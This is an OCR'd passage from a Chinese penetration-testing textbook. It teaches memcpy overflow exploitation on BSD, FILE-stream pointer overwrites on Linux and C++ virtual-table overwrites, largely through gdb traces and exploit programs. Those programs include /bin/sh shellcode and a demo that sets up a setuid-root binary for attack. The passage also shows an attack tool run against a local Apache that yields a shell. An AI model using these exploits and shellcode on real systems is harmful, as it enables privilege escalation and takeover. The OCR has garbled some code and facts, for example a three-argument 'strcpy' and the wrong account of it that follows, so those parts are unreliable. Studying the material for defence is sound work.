1: x/i $eip 0x280dcbd9 <memcpy+49>:    and    $0x3,%ecx
(gdb)
0x280dcbdd in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbdd <memcpy+52>:    dec    %edi
(gdb)
0x280dcbdd in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbdd <memcpy+53>:    dec    %esi
(gdb)
0x280dcbde in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbde <memcpy+54>:    repz movsb %ds:(%esi),%es:(%edi)
(gdb) i reg $ecx $esi $edi
ecx          0x1          1
esi          0xbfbff800    -1077938176
edi          0xbfbfefff    -1077940225

```

-27&3=1, 这时 edi 正好指向保存 len 的地址。

```

(gdb) si
0x280dcbe0 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbe0 <memcpy+56>:    mov    0x14(%esp,1),%ecx
(gdb) x/x $esp+0x14
0xbfbfeffc:  0x00ffffe5

```

保存在堆栈里的长度数据的最后一个字节被覆盖, 这样下次取这个长度数据就会被认为相对减小很多, 使得 memcpy 过程不致于地址越界。然后进入 4 字节复制过程, 这次的反向

复制会把 0xbfbff800 附近的内容覆盖 memcpy 的返回地址。

```
(gdb) si
0x280dcbe4 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbe4 <memcpy+60>:    shr    $0x2,%ecx
(gdb)
0x280dcbe7 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbe7 <memcpy+63>:    sub    $0x3,%esi
(gdb)
0x280dcbea in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbea <memcpy+66>:    sub    $0x3,%edi
(gdb)
0x280dcbed in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbed <memcpy+69>:    repz movsl %ds:(%esi),%es:(%edi)
(gdb)
0x280dcbed in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbed <memcpy+69>:    repz movsl %ds:(%esi),%es:(%edi)
(gdb)
0x280dcbed in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbed <memcpy+69>:    repz movsl %ds:(%esi),%es:(%edi)
(gdb)
0x280dcbed in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbed <memcpy+69>:    repz movsl %ds:(%esi),%es:(%edi)
(gdb)
0x280dcbed in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbed <memcpy+69>:    repz movsl %ds:(%esi),%es:(%edi)
(gdb) x/20x $esp
0xbfbfefa8:    0xbfbffc80    0x90bffc70    0x002806da    0xa02805f1
0xbfbfeff8:    0x002806da    0x002805f1    0x00000000    0x00000000
0xbfbff008:    0x00000000    0x00000000    0x00000000    0x00000003
0xbfbff018:    0xffffffff    0x00000000    0x2806caf0    0x2805f100
0xbfbff028:    0x00000000    0x00000000    0x2806cb10    0x2805f100
```

可以看到现在 memcpy 的返回地址被改成 0x002806da 了, 这个地址不可访问返回时就会出错。

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x2806da in ?? ()
2: x/i $eip 0x2806da: Error accessing memory address 0x2806da: Bad address.
Disabling display 2 to avoid infinite recursion.
```

根据 gdb 的流程分析可以了解到*BSD 的 memcpy 溢出关键在于设置好 len 的值, len&3

必须大于等于 1，而且让目标地址加上 len 到达保存 len 的地址，以覆盖 len 的几个字节减小它使得 memcpy 过程地址不越界，然后恰好把 memcpy 的返回地址也覆盖成 Shellcode 的地址，那么在返回的时候就能控制其流程。不过要成功利用 memcpy 溢出，有几点必须要注意：

1. $(dst - src) < len$
2. $len \& 3 \geq 1$
3. $dst + len = \&len$
4. 小于 $src + len$ 的数据可以控制

经过以上的分析、理解，现在就可以针对 vul.c 写一个利用程序：

```
/* exp.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * 针对 vul.c 的利用程序
 */

#include <fcntl.h>
#define BUFSIZE 1024
#define RET 0xbfbff504
#define RET_OFF 43

char Shellcode[] =
"\xeb\x16\x5e\x31\xc0\x8d\x0e\x89"
"\x4e\x08\x89\x46\x0c\x8d\x4e\x08"
"\x50\x51\x56\x50\xb0\x3b\xcd\x80"
"\xe8\xe5\xff\xff\xff/bin/sh";

int main(void)
{
    char buff[BUFSIZE];
    int fp;

    memset(buff, 0x90, BUFSIZE);
    memcpy(buff+BUFSIZE/2, Shellcode, sizeof(Shellcode));
    *(int *)&buff[BUFSIZE-RET_OFF] = RET;
    buff[BUFSIZE-RET_OFF+12+1] = 0;
    buff[BUFSIZE-RET_OFF+12+2] = 0;
    buff[BUFSIZE-RET_OFF+12+3] = 0;

    fp = open("exp.data", O_CREAT | O_TRUNC | O_WRONLY, 0644);
    write(fp, buff, BUFSIZE);
    close(fp);
}
```

```
0x28127a70 in accept () from /usr/lib/libc.so.4
(gdb) b memcpy
Breakpoint 1 at 0x28163ba8
(gdb) c
Continuing.
```

在 memcpy 下完断点后再另外的终端用 hsj 的程序进行攻击:

```
[root@ /root/memcpy]> ./apache-freesbd 127.0.0.1 80
```

数据表发送过去以后, gdb 在 memcpy 断下来了:

```
Breakpoint 1, 0x28163ba8 in memcpy () from /usr/lib/libc.so.4
(gdb) c 1090
Will ignore next 1089 crossings of breakpoint 1. Continuing.

Breakpoint 1, 0x28163ba8 in memcpy () from /usr/lib/libc.so.4
(gdb) x/4x $esp
0xbfbfd7e8: 0x080649dc 0xbfbfd88a 0x080da055 0xffffffff
```

经过测试, 发现在第 1090 个 memcpy 出的错 (注意黑体字表示的 gdb 命令), 跟入这个 memcpy 看看为什么这个程序不能攻击成功:

```
(gdb) display/i $pc
1: x/i $eip 0x28163ba8 <memcpy>:      push    %esi
(gdb) si
0x28163ba9 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163ba9 <memcpy+1>:    push    %edi
(gdb)
0x28163baa in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163baa <memcpy+2>:    mov     0xc(%esp,1),%edi
(gdb)
0x28163bae in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bae <memcpy+6>:    mov     0x10(%esp,1),%esi
(gdb)
0x28163bb2 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bb2 <memcpy+10>:   mov     0x14(%esp,1),%ecx
(gdb)
0x28163bb6 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bb6 <memcpy+14>:   mov     %edi,%eax
(gdb)
0x28163bb8 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bb8 <memcpy+16>:   sub     %esi,%eax
(gdb)
0x28163bba in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bba <memcpy+18>:   cmp     %ecx,%eax
```

```

(gdb)
0x28163bbc in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bbc <memcpy+20>:    jb    0x28163bd4 <memcpy+44>
(gdb)
0x28163bd4 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bd4 <memcpy+44>:    add    %ecx,%edi
(gdb)
0x28163bd6 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bd6 <memcpy+46>:    add    %ecx,%esi
(gdb)
0x28163bd8 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bd8 <memcpy+48>:    std
(gdb)
0x28163bd9 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bd9 <memcpy+49>:    and    $0x3,%ecx
(gdb)
0x28163bdc in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bdc <memcpy+52>:    dec    %edi
(gdb)
0x28163bdd in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bdd <memcpy+53>:    dec    %esi
(gdb)
0x28163bde in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x28163bde <memcpy+54>:    repz movsb %ds:(%esi),%es:(%edi)
(gdb) i reg %ecx %esi %edi
ecx          0x2      2
esi          0x80d9fce 135110608
edi          0xbfbfd803 -1077946365

```

而现在保存 len 的地址是:

```

(gdb) x/4b $esp+0x14
0xbfbfd7f4:    0x7a    0xff    0xff    0xff

```

说明 len 值设得过大了, 再减小或如下值就可以了:

```

(gdb) p 0xbfbfd803-0xbfbfd7f7
$1 = 12

```

重新调整攻击程序的 OFFSET 和 RET_OFF, 都减去 12。

```

[root@ /root/memcpy]> !gcc
gcc -o apache-freebsd apache-freebsd.c
[root@ /root/memcpy]> ./apache-freebsd 127.0.0.1 80
Warning: no access to tty (Bad file descriptor).
Thus no job control in this shell.

```



```

strcpy(buf, argv[1], i + 4);

fprintf(fp, "%s\n", buf);
exit(0);
}

```

用-g 参数带符号编译 vul.c 程序:

```

[alert7@redhat73 FS0]# gcc -o vul vul.c -ggdb -g
[alert7@redhat73 FS0]# gcc -v
Reading specs from /usr/lib/gcc-lib/i386-redhat-linux/2.96/specs
gcc version 2.96 20000731 (Red Hat Linux 7.3 2.96-110)

```

当发生缓冲区溢出的时候指针 fp 才会被非法覆盖。但由于 strcpy 的特殊性, 上面构造程序中的 File Stream 指针 fp 始终会被覆盖掉。

7.2.3 粗略分析

用 gdb 来跟踪调试这个 vul 程序, 看看它的流程:

```

[alert7@redhat73 FS0]# gdb vul -q
(gdb) b main
Breakpoint 1 at 0x8048498: File vul.c, line 12.
(gdb) r fff
Starting program: /root/FS0/vul fff

Breakpoint 1, main (argc=2, argv=0xbffffba4) at vul.c:12
12          fp = stdout;
(gdb) b fprintf
Breakpoint 2 at 0x4205a178
(gdb) c
Continuing.
fp addr 0xbffffb2c point 0x4212db00
buf addr 0xbffff720
len 1036

Breakpoint 2, 0x4205a178 in fprintf () from /lib/i686/libc.so.6
(gdb) x/20x 0xbffff720
0xbffff720: 0x00666666 0x00000000 0x00000000 0x00000000
0xbffff730: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff740: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff750: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffff760: 0x00000000 0x00000000 0x00000000 0x00000000

```

“char *strcpy(char *dest, const char *src, size_t n);”说明: 假如 src 长度只有 m (n>m 的情况), dest 后面的 n-m 的空间将被清零。假如 m≥n, src 前面 m 个字符被复制到 dest 中,

并且 dest 后面没有 \0 结束符。所以，上面这个例子中 fp 都会被覆盖掉。strcpy 是程序员容易用错的一个函数，正确的用法是：

```
char buf[SIZLEN]
strcpy(buf, src, SIZLEN);
buf[SIZLEN-1]=0; //这句一定要加，否则以后用 strlen(buf) 的时候就会出错。
```

继续调试，增大字符串长度：

```
[alert7@redhat73 FS0]# gdb vul -q
(gdb) r `perl -e 'print "A"x2000'`
Starting program: /root/FS0/vul `perl -e 'print "A"x2000'`
fp addr 0xbffff35c point 0x4212db00
buf addr 0xbffffef50
len 1036

Program received signal SIGSEGV, Segmentation fault.
0x420502ea in vfprintf () from /lib/i686/libc.so.6
(gdb) x/i $eip
0x420502ea <vfprintf+58>:    cmpb    $0x0,0x46(%eax)
(gdb) i reg eax
eax                0x41414141    1094795585
(gdb) x/x 0xbffff35c
0xbffff35c:    0x41414141
```

出现了段错误，fp 已经被覆盖成了 0x41414141，该地址是没有映像的，所以“cmpb \$0x0,0x46(%eax)”指令操作失败了。想办法使这个指令成功，使用一个堆栈地址 0xbffff404 来覆盖 fp：

```
(gdb) r `perl -e 'print "A"x1036 ;print "\x04\xf4\xff\xbf"'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/FS0/vul `perl -e 'print "A"x1036 ;print "\x04\xf4\xff\xbf"'`
fp addr 0xbffff71c point 0x4212db00
buf addr 0xbffff310
len 1036

Program received signal SIGSEGV, Segmentation fault.
0x4205046d in vfprintf () from /lib/i686/libc.so.6
(gdb) x/i $eip
0x4205046d <vfprintf+445>:    call    *0x1c(%eax)
(gdb) i reg eax
eax                0x41414141    1094795585

0x42050451 <vfprintf+417>:    mov     0x8(%ebp),%edx
```

```

0x42050454 <vfprintf+420>:      sub     $0x4,%esp
0x42050457 <vfprintf+423>:      mov     0xfffffa74(%ebp),%esi
0x4205045d <vfprintf+429>:      movsbl 0x46(%edx),%eax //this import
0x42050461 <vfprintf+433>:      sub     %edi,%esi
0x42050463 <vfprintf+435>:      mov     0x94(%eax,%edx,1),%eax//得到跳转表地址
_10_file_jumps_internal
0x4205046a <vfprintf+442>:      push    %esi
0x4205046b <vfprintf+443>:      push    %edi
0x4205046c <vfprintf+444>:      push    %edx
0x4205046d <vfprintf+445>:      call    *0x1c(%eax)
0x42050470 <vfprintf+448>:      add     $0x10,%esp
0x42050473 <vfprintf+451>:      cmp     %esi,%eax
0x42050475 <vfprintf+453>:      je      0x420504f4 <vfprintf+580>
0x42050477 <vfprintf+455>:      mov     %esi,%esi
0x42050479 <vfprintf+457>:      lea     0x0(%edi,1),%edi
0x42050480 <vfprintf+464>:      mov     $0xffffffff,%edx
(gdb) i reg eax edx
eax                0x0      0
edx                0x4212db00  1108531968
(gdb) x/40a stdout
0x4212db00 <_IO_2_1_stdout_>:  0xfbad2084      0x0      0x0      0x0
0x4212db10 <_IO_2_1_stdout_+16>:  0x0      0x0      0x0      0x0
0x4212db20 <_IO_2_1_stdout_+32>:  0x0      0x0      0x0      0x0
0x4212db30 <_IO_2_1_stdout_+48>:  0x0      0x4212d980 <_IO_2_1_stdin_>  0x1
0x0
0x4212db40 <_IO_2_1_stdout_+64>:  0xffffffff      0x0      0x4212da18
<_IO_stdfile_1_lock> 0xffffffff
0x4212db50 <_IO_2_1_stdout_+80>:  0xffffffff      0x0      0x4212da40
<_IO_wide_data_1> 0xffffffff
0x4212db60 <_IO_2_1_stdout_+96>:  0x0      0x0      0x0      0x0
0x4212db70 <_IO_2_1_stdout_+112>:  0x0      0x0      0x0      0x0
0x4212db80 <_IO_2_1_stdout_+128>:  0x0      0x0      0x0      0x0
0x4212db90 <_IO_2_1_stdout_+144>:  0x0      0x4212d820 <_IO_file_jumps_internal>
0x0      0x0
(gdb) x/40a 0x4212d820
0x4212d820 <_IO_file_jumps_internal>:  0x0      0x0      0x420766b0 <_IO_new_file_finish>
0x420758a0 <_IO_new_file_overflow>
0x4212d830 <_IO_file_jumps_internal+16>:  0x420756a0 <_IO_new_file_underflow>
0x42077cf0 <_IO_default_uflow_internal>  0x420774c0 <_IO_default_pbackfail_internal>
0x42076050 <_IO_new_file_xsputn>
0x4212d840 <_IO_file_jumps_internal+32>:  0x420762a0 <_IO_file_xsgetn_internal>
0x42075b90 <_IO_new_file_seekoff>  0x42077f00 <_IO_default_seekpos> 0x42076790
<_IO_new_file_setbuf>

```

```

0x4212d850 <_IO_file_jumps_internal+48>:      0x42075ab0 <_IO_new_file_sync> 0x4206b354
<_IO_file_doallocate_internal>      0x420765c0 <_IO_file_read_internal>      0x420767f0
<_IO_new_file_write>
0x4212d860 <_IO_file_jumps_internal+64>:      0x420765f0 <_IO_file_seek_internal>
0x420764d0 <_IO_file_close_internal>      0x420764a0 <_IO_file_stat_internal>      0x42077f80
<_IO_default_showmanyc>
0x4212d870 <_IO_file_jumps_internal+80>:      0x42077f90 <_IO_default_imbue> 0x0
0x0      0x0
0x4212d880 <list_all_lock>:      0x0      0x0      0x0      0x1
0x4212d890 <list_all_lock+16>: 0x0      0x0      0x0      0x0
0x4212d8a0 <_IO_stdfile_0_lock>:      0x0      0x0      0x0      0x1
0x4212d8b0 <_IO_stdfile_0_lock+16>: 0x0      0x0      0x0      0x0

```

看来有希望了。先来看看 File Stream 的结构 FILE:

```

struct _IO_FILE_plus
{
    _IO_FILE file;
    const struct _IO_jump_t *vtable;
};

```

_IO_FILE file 为该结构的数据。const struct _IO_jump_t *vtable 跳转表为操作该结构数据的函数指针表。以非面向对象的 C 写出了有点像 C++ 中的类东西，有了该 vtable，实现了多态性。vtable 被初始化为类似下面的结构：

```

struct _IO_jump_t _IO_file_jumps =
{
    JUMP_INIT_DUMMY,
    JUMP_INIT(finish, _IO_new_file_finish),
    JUMP_INIT(overflow, _IO_new_file_overflow),
    JUMP_INIT(underflow, _IO_new_file_underflow),
    JUMP_INIT(uflow, _IO_default_uflow),
    JUMP_INIT(pbackfail, _IO_default_pbackfail),
    JUMP_INIT(xsputn, _IO_new_file_xsputn),
    JUMP_INIT(xsgetn, _IO_file_xsgetn),
    JUMP_INIT(seekoff, _IO_new_file_seekoff),
    JUMP_INIT(seekpos, _IO_default_seekpos),
    JUMP_INIT(setbuf, _IO_new_file_setbuf),
    JUMP_INIT(sync, _IO_new_file_sync),
    JUMP_INIT(doallocate, _IO_file_doallocate),
    JUMP_INIT(read, _IO_file_read),
    JUMP_INIT(write, _IO_new_file_write),
    JUMP_INIT(seek, _IO_file_seek),
    JUMP_INIT(close, _IO_file_close),
    JUMP_INIT(stat, _IO_file_stat),
};

```



```
JUMP_INIT(showmanyc, _IO_default_showmanyc),
JUMP_INIT(imbus, _IO_default_imbus)
};
```

7.2.4 如何写利用程序

根据上面的分析不难看出，只需要伪造一个 File Stream 结构：

```
struct fake_file_stream{
char data[sizeof(FILE)-4];
char * file_jmps;
};
```

至于 File Stream 伪造的结构和跳转表以及跟 Shellcode 之间是如何分布构造的，见图 7.1 所描述的 BUFFER。




图 7.1 攻击字符串结构

A 为 BUFFER 的地址，file_jmps 设置为 A。在 BUFFER 开始，构造了一个 fake_file_stream，然后空了 8 个字节，后面才是 Shellcode。至于为什么要留这 8 个字节是由于程序结构是这样构造的，或许读者另外的构造方法就会有所不同。最终的利用程序如下：

```
/* fso_exploit.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 针对 vul.c 的 FSO 漏洞利用程序
*/

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define FUNCTIONOFFSET 0x1c //get from call *0x1c(%eax)
#define OFFSET1 0x46 //get from movsbl 0x46(%edx),%eax //this import
#define OFFSET2 8 //程序构造的原因，固定为 8

char Shellcode[] = /* linux x86 execve of "/bin/sh" */
"\x31\xd2\x52\x68\x8e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69\x89\xe3\x52"
```


技术请参考 Nanika 在安全焦点贴的文章: <http://www.xfocus.net/articles/200304/521.html>。

7.3 C++中溢出覆盖虚函数指针技术

C++中的溢出和平时的一般溢出没有太多区别, 栈溢出、堆溢出利用方法和平常完全相同, 但如果在数据区发生溢出, 在 C++中可以很方便地利用溢出覆盖虚函数指针列表来改变程序流程, 从而执行给定的 Shellcode。

同 C 语言比较, 虚函数指针列表是 C++中特有的, 要想很好地利用它, 需要对它的原理做深刻的认识。由于不同的编译器对数据的排放方式各有不同, 本节以最常见的 VC 和 GCC 为例进行考察, 按照相同的思路, 如果需要, 相信读者也能很快熟悉其他 C++编译器的虚函数指针表的布局方式。

C++中的一大法宝就是虚函数, 简单来说就是加 virtual 关键字定义的函数, 其特性就是支持动态联编。现在 C++开发的大型软件中几乎已经离不开虚函数的使用, 一个典型的例子就是虚函数是 MFC 的基石之一。

这里有两个概念需要先解释:

- 静态联编: 通俗点来讲就是程序编译时确定调用目标的地址。
- 动态联编: 程序运行阶段确定调用目标的地址。

在 C++中通常的函数调用都是静态联编, 但如果定义函数时加了 virtual 关键字, 并且在调用函数时是通过指针或引用调用, 那么此时就是采用动态联编。当程序进行动态联编时会把虚函数的地址放到一个特定的表中, 当程序执行中需要调用某虚函数时再到此表中来查找函数地址。如果覆盖了这个虚函数指针表的内容, 那么下次查找函数地址时就会把写入的内容作为函数地址来调用。

7.3.1 VC 中虚函数工作机制分析

本节主要通过对 C++编译时产生的中间汇编代码进行分析来理解虚函数调用机制。分析过程比较艰涩, 跳过本节直接阅读下节对利用漏洞技术没有太大影响。但如果读者有时间, 阅读本节会给读者编写针对 C++的漏洞利用程序打下更坚实的基础。先来看一下下面这个简单示例程序:

```
/* test.cpp
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, myas, watercloud
 *
 * VC 中虚函数工作机制分析示例程序
 */

#include<iostream h>
class ClassA
{
public:
```

```

int num1;
ClassA() { num1=0xffff; };
virtual void test1(void) {};
virtual void test2(void) {};
};
ClassA objA, * pObjA;

int main(void)
{
    pObjA=&objA;
    objA.test1();
    objA.test2();
    pObjA->test1();
    pObjA->test2();
    return 0;
}

```

在命令行里直接调用 VC 的 cl 来编译（如果安装 VC 时没有选择注册环境变量，那么先在命令行运行 VC 目录下 bin\VCVARS32.BAT），并且指定 /Fa 参数用于产生 test.asm 中间汇编代码：

```
cl test.cpp /Fa
```

有了 test.asm 后，接下来就看看这个中间汇编程序里有什么玄虚。数据定义：

```

_BSS    SEGMENT
?objA@@3VClassA@@A DD 01H DUP (?) ;objA 64 位
?pobjA@@3PAVClassA@@A DD 01H DUP (?) ;pobjA 一个地址 32 位
_BSS    ENDS

```

看到 objA 为 64 位，里边存放了哪些内容呢？接着看看构造函数：

```

_this$ = -4
??0ClassA@@QAE@XZ PROC NEAR ; ClassA::ClassA() 定义了一个变量 _this ?!
; File test.cpp
; Line 6
    push    ebp
    mov     ebp, esp
    push    ecx
    mov     DWORD PTR _this$[ebp], ecx ; ecx 赋值给 _this ?? 不明白??

    mov     eax, DWORD PTR _this$[ebp]
    mov     DWORD PTR [eax], OFFSET FLAT:??_7ClassA@@6B@
    ; ClassA::'vftable'

```

前面的部分都是编译器加的东西，我们的赋值 num1=0xffff 在这里：

```

mov     ecx, DWORD PTR _this$[ebp]
mov     DWORD PTR [ecx+4], 65535 ;0xffff num1=0xffff;
; 看来 _this+4 就是 num1 的地址

mov     eax, DWORD PTR _this$[ebp]
mov     esp, ebp
pop     ebp
ret     0
??0ClassA@@QAE@XZ ENDP

```

如果对那个 `_this` 和 “`mov DWORD PTR _this$[ebp], ecx`” 指令困惑，不用着急，接着看看构造函数在何处被调用：

```

_$E9 PROC NEAR
; File test.cpp
; Line 10
push    ebp
mov     ebp, esp
mov     ecx, OFFSET FLAT:??objA@@3VClassA@@A
call    ??0ClassA@@QAE@XZ ;call ClassA::ClassA()
pop     ebp
ret     0
_$EB ENDP

```

从上面这段代码中可以看到：`ecx` 指向 `objA` 的地址，通过赋值，那个 `_this` 就是 `objA` 的开始地址。其实 `CLASS` 中的非静态方法编译器编译时都会自动添加一个 `this` 变量，并且在函数开始处把 `ecx` 赋值给它，指向调用该方法的对象的地址。那么构造函数里的这两行又是干什么呢？

```

mov     eax, DWORD PTR _this$[ebp]
mov     DWORD PTR [eax], OFFSET FLAT:??_7ClassA@@6B@
; ClassA::'vftable'

```

`_this` 保存的为对象地址：`&objA`。那么 `eax = &objA`，相当于 `(* eax) = OFFSET FLAT:??_7ClassA@@6B@`。来看看 `??_7ClassA@@6B@` 是何等“神圣”：

```

CONST SEGMENT
??_7ClassA@@6B@
    DD FLAT:??test1@ClassA@@UAEXXZ ; ClassA::'vftable'
    DD FLAT:??test2@ClassA@@UAEXXZ
CONST ENDS

```

看来这里存放的就是 `test1()`，`test2()` 函数的入口地址！那么下面这个赋值：

```

mov     DWORD PTR [eax], OFFSET FLAT:??_7ClassA@@6B@
; ClassA::'vftable'

```



```
ClassEx obj1, obj2, * pObj;
int buff[1];
```

修改变量定义顺序编译并运行后，结果还是一样，看来只能通过 obj1 溢出覆盖 obj2 了。

```
/* ex_vc.cpp
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* VC 中对象的空间组织和溢出试验示例程序
*/

#include<iostream.h>
class ClassEx
{
public:
int buff[1];
virtual void test(void) { cout << "ClassEx::test()" << endl;};
};
void entry(void)
{
cout << "Why a u here ?!" << endl;
};

ClassEx obj1, obj2, * pObj;

int main(void)
{

pObj=&obj2;
obj2.test();

int vtab[1] = { (int) entry };//构造 vtab,
//entry 的入口地址
obj1.buff[1] = (int)vtab; //obj1.buff[1]就是 obj2 的 pvftable 域
//这里修改了函数指针列表的地址到 vtab

pObj->test();
return 0;
}
```

在命令行用 cl 编译 ex_vc.cpp:

```
cl ex_vc.cpp
```

运行 ex_vc.exe 结果如下:

```
ClassEx::test()
```



```
Why a U here ?!
```

可以看到，程序里没有调用 entry 函数，但程序运行时却调用了 entry 函数，这就是通过覆盖虚函数指针表来修改程序执行流程的结果。

虽然这只是测试程序，用程序自己来通过溢出覆盖自己的虚函数指针表，真实世界中相信不少程序读入用户输入时并没有很好地检查边界就存放到自己的成员变量中，当用户输入特殊构建的信息时就能准确地改变程序的执行流程，执行自己输入的机器码。后面有个接近真实情况的演示示例。平时编程时可能用 virtaul 不多，但如果使用 BC/VC 等，且使用了厂商提供的库，那么实际上已经在大量地使用了虚函数。

7.3.3 GCC 中对象的空间组织和溢出试验

C++编译器里 gcc 的地位是非常显著的，大量的应用程序都是通过 gcc 来编译的，尤其是网络中的许多应用。上面两小节中已经分析完 VC 下的许多细节了，那么接下来看看 gcc 里有没有什么不一样的地方。分析方法和分析 VC 下的方法相同，写个 test.cpp，用 -S 参数编译程序：

```
gcc -S test.cpp
```

这样将得到编译过程中的汇编文件 test.s，然后分析 test.s 就能得到许多细节上的东西。具体分析过程可以参考 7.3.1 小节，这里省略。通过分析，最后可以看到 gcc 中对象地址空间结构如图 7.4 所示。



图 7.4 gcc 中对象地址空间结构

从中可以看到，gcc 下的空间组织中成员变量在 pvftable 前面，如果成员变量上发生溢出就能覆盖 pvftable。相比于 VC 编译器，gcc 下利用成员变量溢出漏洞比 VC 下更加方便。根据以上知识，可以尝试写个溢出测试程序：

```
/* ex_gcc1.cpp
```

```

*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* GCC 中对象的空间组织和溢出试验示例程序
* 测试环境: FreeBSD 4.4 + gcc 2.95.3
*/

#include<iostream.h>
class ClassTest
{
public:
    long buff[1]; //大小为1
    virtual void test(void)
    {
        cout << "ClassTest test()" << endl;
    }
};

void entry(void)
{
    cout << "Why are u here ?!" << endl;
}

int main(void)
{
    ClassTest a,*p =&a;
    long addr[] = {0,0,0,(long)entry}; //构建的虚函数表
                                     //test() -> entry()

    a.buff[1] = (long)addr; // 溢出, 操作了虚函数列表指针
    a.test(); //静态联编的, 不会有事
    p->test(); //动态联编的, 到我们的函数表去找地址,
              // 结果就变成了调用函数 entry()
}

```

用如下命令编译:

```
gcc ex_gcc1.cpp -lstdc++
```

程序执行结果如下:

```

bash-2.05# ./a.out
ClassTest test()
Why are u here ?!

```

从运行结果可以看到已经准确地通过溢出 buff 将虚函数指针表修改了, 并成功地使 entry 函数被执行!

通过 gcc -S ex_gccl.cpp 生成 ex_gccl.s 汇编文件, 可以在这个汇编文件中看到有这么一段代码:

```

.section      .gnu.linkonce.d._vt$9ClassTest,"aw",@progbits
.p2align 2
.type        _vt$9ClassTest,@object
.size        _vt$9ClassTest,24
_vt$9ClassTest:
.value 0
.value 0
.long __tf9ClassTest
.value 0
.value 0
.long test__9ClassTest
.zero 8
.comm        __ti9ClassTest,8,4

```

test() 的地址

从中可以看到: `_vt$9ClassTest` 就是其虚函数列表, 并且 `test()` 函数的地址存放在第三个 (long 型) 地址空间中, 所以 `ex_gccl.cpp` 中, 构造 `addr[]` 时如下:

```
long addr[] = {0, 0, 0, (long)entry};
```

这就覆盖了虚函数指针表中 `test()` 函数的地址, 将其修改为 `entry()` 的地址, 当执行 `p->test()` 时, 程序就到构建的地址表里取了 `entry` 的地址当做 `test` 的地址去进行函数调用了。

7.3.4 模拟真实情况的溢出试验

以上小节中的溢出试验都是让程序修改自己的执行流程跳转到一个本没有被调用的函数中执行, 但并不表示仅仅能做到这一步, 在本小节里读者将看到精确控制跳转地址, 让程序执行精确构建好的机器码。

本节测试环境为 LINUX + GCC 3.2.2, 当然读者也可以在其他版本的 GCC, Linux 甚至 FreeBSD 上测试。先写一个程序 `bug.cpp`, 程序中 `getBuff` 方法从文件 `bug.conf` 中读入一行到成员变量 `buff` 中, 读入时没有进行边界检查, `printBuff` 是一个虚函数。演示程序如下:

```

/* bug.cpp
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * 模拟真实情况的溢出试验
 */

```

```
#include<iostream.h>
#include<fstream.h>
#include<unistd.h>

class ClassBase
{
public:
    char buff[128];

    void getBuff()
    {
        ifstream myin;
        myin.open("bug.conf");
        cout << "Get buff from file : bug.conf" << endl;
        myin >> buff;    // 看, 这种用法的人不是少数吧 !
    };
    virtual void printBuffer(void) {};
};

class ClassA :public ClassBase
{
public:
    void printBuffer(void)
    {
        cout << "Name :" << buff << endl;
    };
};

int main(void)
{
    ClassA a;
    ClassBase * pa = &a;

    cout << &a << endl;

    a.getBuff();    // ——这个里边没有边界检查 !
    pa->printBuffer();

    return 0;
}
```


用如下的方法编译编译 bug.cpp 程序:

```
bash-2.05$ gcc bug.cpp -stdc++ -o bug
```

为了逼真一点, 给 bug 程序赋予特权, 让它每次以 root 身份运行:

```
[cloud@ test]$ su
Password:
[root@ test]# chown root bug
[root@ test]# chmod a+x,uts bug
[root@ test]# ls -l bug
-rwxr-xr-x 1 root cloud 38196 11月 4 14:02 bug
[root@ test]# exit
exit
[cloud@ test]$
```

